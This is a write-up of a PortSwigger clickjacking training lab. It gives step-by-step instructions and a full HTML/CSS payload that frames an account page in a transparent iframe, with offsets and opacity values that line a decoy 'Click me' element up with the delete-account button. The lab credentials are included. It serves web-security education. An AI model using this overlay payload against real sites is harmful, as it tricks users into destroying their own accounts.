Clickjacking

Refer for theory: https://portswigger.net/web-security/clickjacking

Vulnerability Labs(Apprentice):

1. Basic clickjacking with CSRF token protection.


This lab contains login functionality and a delete account button that is protected by a CSRF token. A user will click on elements that display the word "click" on a decoy website.

To solve the lab, craft some HTML that frames the account page and fools the user into deleting their account. The lab is solved when the account is deleted.


You can log in to your own account using the following credentials: wiener:peter.

Solution:

- Once the lab is accessed, click on my account and enter the given credentials.




- You'll be redirected to a page as shown below.



- You can change your email by entering it into the email field. DO NOT CLICK ON THE Delete account button. It will remove the built in account and you will have to wait 20-30 mins for portswigger to restart.
- Go to exploit server and type in the following command in the body section:

```
<style>
    iframe {
        position:relative;
        width:$width_value;
        height: $height_value;
        opacity: $opacity;
        z-index: 2;
    }
    div {
        position:absolute;
        top:$top_value;
        left:$side_value;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="YOUR-LAB-ID.web-security-academy.net/my-
account"></iframe>
```



- Change the src in the last line to your lab url. Also change the following value:


Width:500px

Height:700px


Top: 400 px

Left: 60 px


Opacity: 0.5



- Click on store and click n view exploit.



- You need to get the 'Test me' option to hover on the delete account button.
- Change the top and left values accordingly to do so.



- Once it perfectly aligns, change the text 'Test me' to 'Click me' and deliver the exploit to victim.
- You lab will be solved.

The other labs of clickjacking have the same procedure as above. Youll need to align the given option to the specifics mentioned in the problem statement.